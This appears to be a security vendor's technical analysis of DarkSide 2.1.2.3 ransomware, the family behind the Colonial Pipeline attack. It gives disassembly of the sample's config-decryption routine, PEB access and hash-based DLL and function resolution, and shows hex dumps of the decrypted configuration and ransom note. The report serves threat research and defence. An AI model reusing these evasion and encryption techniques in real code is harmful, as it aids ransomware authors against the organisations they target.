Quick Heal
Security Simplified

DARKSIDE 2.1.2.3

A DETAILED ANALYSIS OF A NEW VERSION OF

DARKSIDE 2.1.2.3 RANSOMWARE

AUTHOR: **NIHAR DESHPANDE**

Table of contents:

Introduction

Darkside ransomware is the malware family behind the Colonial Pipeline attack. According to the reports, Darkside has stopped its operations, but still, organizations are putting considerable efforts to track this down and avoid such attacks in the future. In early May, Darkside caused the six-day outage at Colonial Pipeline, a company responsible for almost half the fuel supply on the US east coast. Stores of gasoline, diesel, home heating oil, jet fuel, and military supplies had been heavily affected. The FBI has confirmed that Darkside, a cybercriminal group believed to have originated in Eastern Europe, is behind the attack. The ransomware used by the group is a relatively new family that was first spotted in August 2020, but the group draws on experience from previous financially successful cybercrime enterprises.



Main File
Decrypts Config and creates unique ID
Runs itself with elevated privileges and 3 parameters
Exists
Checks for the unique service name and creates a Service if its not present
Creates ico and bmp files
Starts encryption using multiple threads


Fig. Flowchart sample

Technical Analysis

Static Analysis

2.1 Header


Looking at the Darkside sample in PEView, we find only 2 DLLs in the import table with only three functions. Further checking the sections, we can see that the virtual size of the section is far more than its raw size, which gives us an idea that the file might be packed.



```
979692cd7fc638beea6e9d68c752f360.vir.str
    IMAGE_DOS_HEADER
    MS-DOS Stub Program
    IMAGE_NT_HEADERS
        Signature
        IMAGE_FILE_HEADER
        IMAGE_OPTIONAL_HEADER
    IMAGE_SECTION_HEADER .text
    IMAGE_SECTION_HEADER .text1
    IMAGE_SECTION_HEADER .rdata
    IMAGE_SECTION_HEADER .data
    IMAGE_SECTION_HEADER .ndata
    SECTION .text
    SECTION .text1
    SECTION .rdata
        IMPORT Address Table
        IMAGE_DEBUG_DIRECTORY
        IMAGE_DEBUG_TYPE_
        IMPORT Directory Table
        IMPORT Name Table
        IMPORT Hints/Names & DLL Names
    SECTION .data
    SECTION .ndata
```

RVA	Data	Description	Value
0000C000	0000C16C	Hint/Name RVA	0151 ExitProcess
0000C004	00000000	End of Imports	KERNEL32.dll
0000C008	0000C19E	Hint/Name RVA	0233 NtWriteVirtualMemory
0000C00C	0000C188	Hint/Name RVA	01B9 NtReadVirtualMemory
0000C010	00000000	End of Imports	ntdll.dll

Fig. Import Address Table



```
979692cd7fc638beea6e9d68c752f360.vir.str
    IMAGE_DOS_HEADER
    MS-DOS Stub Program
    IMAGE_NT_HEADERS
        Signature
        IMAGE_FILE_HEADER
        IMAGE_OPTIONAL_HEADER
    IMAGE_SECTION_HEADER .text
    IMAGE_SECTION_HEADER .text1
    IMAGE_SECTION_HEADER .rdata
    IMAGE_SECTION_HEADER .data
    IMAGE_SECTION_HEADER .ndata
    SECTION .text
    SECTION .text1
    SECTION .rdata
    SECTION .data
    SECTION .ndata
```


RVA	Data	Description	Value
000001F0	2E 64 61 74	Name	.data
000001F4	61 00 00 00		
000001F8	00013A28	Virtual Size	
000001FC	0000D000	RVA	
00000200	00003200	Size of Raw Data	
00000204	00009E00	Pointer to Raw Data	
00000208	00000000	Pointer to Relocations	
0000020C	00000000	Pointer to Line Numbers	
00000210	0000	Number of Relocations	
00000212	0000	Number of Line Numbers	
00000214	C0000040	Characteristics	
		00000040	IMAGE_SCN_CNT_INITIALIZED_DATA
		40000000	IMAGE_SCN_MEM_READ
		80000000	IMAGE_SCN_MEM_WRITE

Fig. Section Header

2.2 Strings

We can also see that we don't have any substantial strings that are available to get a rough idea.


So, we analysed the file dynamically using IDA Pro and x64dbg.



Address	Length	Type	String
.data:0040ED51	00000005	C	w~BZ&
.data:0040EE41	00000005	C	GpZ\a.
.data:0040EFD1	00000005	C	yW>#m
.data:0040F07C	00000005	C	|D>c'
.data:0040F105	00000006	C	`$@W}k
.data:0040F18A	00000006	C	o^.3RK
.data:0040F200	00000005	C	BlAi^
.data:0040F252	00000005	C	U# a
.data:0040F3BE	00000005	C	?nL4n
.data:0040F4A6	00000007	C	-j<HY5g
.data:0040F5B2	00000006	C	)ji<!X
.data:0040F600	0000000A	C	(.(OWqvi^a
.data:0040F61D	00000005	C	(t*x?
.data:0040F76F	00000005	C	cP(cL
.data:0040F840	00000005	C	Q19j=
.data:0040F95A	00000005	C	7zhF_
.data:0040F96A	00000007	C	[k;8)zM
.data:0040FA0C	00000008	C	\\y\r�DK2
.data:0040FC0D	00000007	C	wb35\r14
.data:0040FCD3	00000005	C	4>\rdo
.data:0040FE98	00000005	C	3r\rw4
.data:0040FF36	00000007	C	w<3~\rz4
.data:0040FFC9	00000007	C	GZ\a}ok
.data:00410035	00000005	C	Y}F5
.ndata:004210C6	00000005	C	=$\r?w
.ndata:00421112	00000005	C	pE8;\a

Fig. Strings

Dynamic Analysis




```
; Attributes: noreturn

public start
start proc near
push    10h
push    offset unk_421010
push    offset unk_421000
call    Sub_AddOnFirst10BytesOfLastSection
call    MovePEBData
call    sub_40A0CD
push    0
call    ds:ExitProcess
start endp
```

Fig. Entry point

2.1 Configuration:

The last section contains encrypted data, which is put through a custom algorithm as per the requirement. The entry point of Darkside 2.1.2.3 shows three functions. The first function takes the first 10 bytes of the last section as input and puts them through a sequence of 4 subtraction operations with 0x10101010 and some additional operations, as shown in the diagram.




```
loc_40B067:
mov     [esi+ecx+0Ch], edx
mov     [esi+ecx+8], eax
mov     [esi+ecx+4], ebx
mov     [esi+ecx], edi
sub     edx, 10101010h
sub     eax, 10101010h
sub     ebx, 10101010h
sub     edi, 10101010h
sub     ecx, 10h
jns     short loc_40B067
```

```
xor     edx, edx
xor     ecx, ecx
mov     esi, [ebp+arg_4]
xor     ebx, ebx
mov     edi, [ebp+arg_8]
```

```
loc_40B09E:
mov     al, byte_410050[ecx]
add     dl, [esi+ebx]
add     dl, al
mov     ah, byte_410050[edx]
inc     ebx
mov     byte_410050[edx], al
mov     byte_410050[ecx], ah
cmp     ebx, edi
jnb     short loc_40B0C6
```

Fig. Custom Algorithm

The second function accesses PEB data and does some mov operations.




```
MovePEBData proc near
push    ecx
mov     ecx, large fs:30h
mov     eax, [ecx+18h]
mov     dword_4103B6, eax
mov     eax, [ecx+8]
mov     dword_4103BA, eax
mov     eax, [ecx+64h]
mov     dword_4103BE, eax
mov     ecx, [ecx+10h]
mov     eax, [ecx+44h]
mov     dword_4103C2, eax
mov     eax, [ecx+3Ch]
mov     dword_4103C6, eax
pop     ecx
retn
MovePEBData endp
```

Fig. PEB data accessing

The third function is essential as it performs all the essential functionality from DLL loading to decrypting the config data etc.


As we can see in the import table, only 2 DLLs are present, including just three functions. A hash function in Darkside compares the hash value associated with DLL names. The hardcoded values are used for comparison, and they are associated with Kernel32.dll and LoadLibrary and GetProcAddress functions. NTDLL, kernel32, advapi32, user32, gdi32, ole32, oleaut32, shell32, SHLWAPI, WININET, netapi32, wtsapi32, ACTIVEDS, USERENV, MPR, RSTRTMGR are the DLLs that will also be loaded in further calls.



```
DLLAndFuncHash proc near
push    ebx
push    ecx
push    edx
push    esi
push    edi
push    1E2B04A4h
push    3B98045Eh
call    sub_401820
mov     dword_420978, eax
push    288B0588h
push    3B98045Eh
call    sub_401820
mov     dword_42097C, eax
mov     esi, offset unk_40D00C
mov     ebx, 2Eh
mov     edi, offset dword_420648
call    sub_4018D9
mov     ebx, 37h
mov     edi, offset dword_420704
call    sub_4018D9
mov     ebx, 15h
mov     edi, offset dword_4207E4
call    sub_4018D9
mov     ebx, 8
mov     edi, offset dword_42083C
call    sub_4018D9
mov     ebx, 0Dh
mov     edi, offset dword_420860
call    sub_4018D9
mov     ebx, 6
mov     edi, offset dword_420898
call    sub_4018D9
mov     ebx, 2
mov     edi, offset dword_4208B4
call    sub_4018D9
mov     ebx, 5
mov     edi, offset dword_4208C0
call    sub_4018D9
mov     ebx, 6
mov     edi, offset dword_4208D8
call    sub_4018D9
mov     ebx, 8
mov     edi, offset dword_4208F4
call    sub_4018D9
```


Fig. Dll and function hash matching

The decrypted configuration contains RSA-1024 exponent, RSA-1024 modulus, victim UID, 22 configurations bytes.



```
Address   Hex                                                ASCII
00575288  01 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00575298  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
005752A8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
005752B8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
005752C8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
005752D8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
005752E8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
005752F8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00575308  EF 26 75 3E 87 15 D8 28 B1 F3 41 EF B1 C9 D3 DB  ï&u>..Ø(±óAï±ÉÓÛ
00575318  77 D2 08 AD 1C 2F AA D0 2C F4 C7 BC 3C 73 89 6B  wÒ.../ªÐ,ôÇ¼<s.k
00575328  D9 88 21 73 E3 31 BE D4 CB 7D 57 9D 3B F5 AC 6E  Ù.!sã1¾ÔË}W.;õ¬n
00575338  74 E5 4F 07 67 42 65 ED C5 C8 1F E5 90 8E A4 DE  tåO.gBeíÅÈ.å..¤Þ
00575348  62 20 2A E9 AC 90 8D 03 B3 13 C1 9D 2A B2 B1 5D  b *é¬...³.Á.*²±]
00575358  57 19 08 57 0F 61 0E 20 4C D8 E2 D2 09 11 14 4F  W..W.a. LØâÒ...O
00575368  6F F2 D8 61 CA C4 A1 81 60 DB 15 91 36 0A F5 57  oòØaÊÄ¡.`Û..6.õW
00575378  BC C2 E8 B9 44 13 5F 6A 7D 51 DA 80 32 90 3A 75  ¼Âè¹D._j}QÚ.2.:u
005 [00540000] = B95D8DC7 (User Data) 38 32 34 37 32 36 33 34 00  0607b8382472634.
00575398  D0 90 E4 95 6F E6 2C 27 19 56 47 14 77 58 43 79  Ð.ä.oæ,'.VG.wXCy
005753A8  02 01 00 01 01 01 01 01 00 01 01 01 01 01 01 01  ................
005753B8  01 01 01 01 02 01 30 00 00 00 DD 02 00 00 2E 04  ......0...Ý.....
005753C8  00 00 B7 06 00 00 D0 06 00 00 F1 06 00 00 B6 07  ..·...Ð...ñ...¶.
005753D8  00 00 8B 0A 00 00 64 0B 00 00 00 00 00 00 B5 0B  ......d.......µ.
005753E8  00 00 BE 0C 00 00 4A 41 42 79 41 47 55 41 59 77  ..¾...JAByAGUAYw
```


Fig. RSA-1024 exponent, RSA-1024 modulus, victim UID, 22 configurations bytes
The ransom note is written in the memory.



```
005CA3D8  AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00  ««««««««........
005CA3E8  E3 0A 1E D2 24 AE 00 19 2D 2D 2D 2D 2D 2D 2D 2D  ã..Ò$®..--------
005CA3F8  2D 2D 2D 20 5B 20 57 65 6C 63 6F 6D 65 20 74 6F  --- [ Welcome to
005CA408  20 44 61 72 6B 53 69 64 65 20 5D 20 2D 2D 2D 2D   DarkSide ] ----
005CA418  2D 2D 2D 2D 2D 2D 2D 2D 2D 3E 20 0D 0A 20 20 0D  --------->  ..  .
005CA428  0A 20 57 68 61 74 20 68 61 70 70 65 6E 64 3F 20  . What happend?
005CA438  0D 0A 20 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D  .. -------------
005CA448  2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D  ----------------
005CA458  2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D  ----------------
005CA468  2D 20 0D 0A 20 59 6F 75 72 20 63 6F 6D 70 75 74  - .. Your comput
005CA478  65 72 73 20 61 6E 64 20 73 65 72 76 65 72 73 20  ers and servers
005CA488  61 72 65 20 65 6E 63 72 79 70 74 65 64 2C 20 62  are encrypted, b
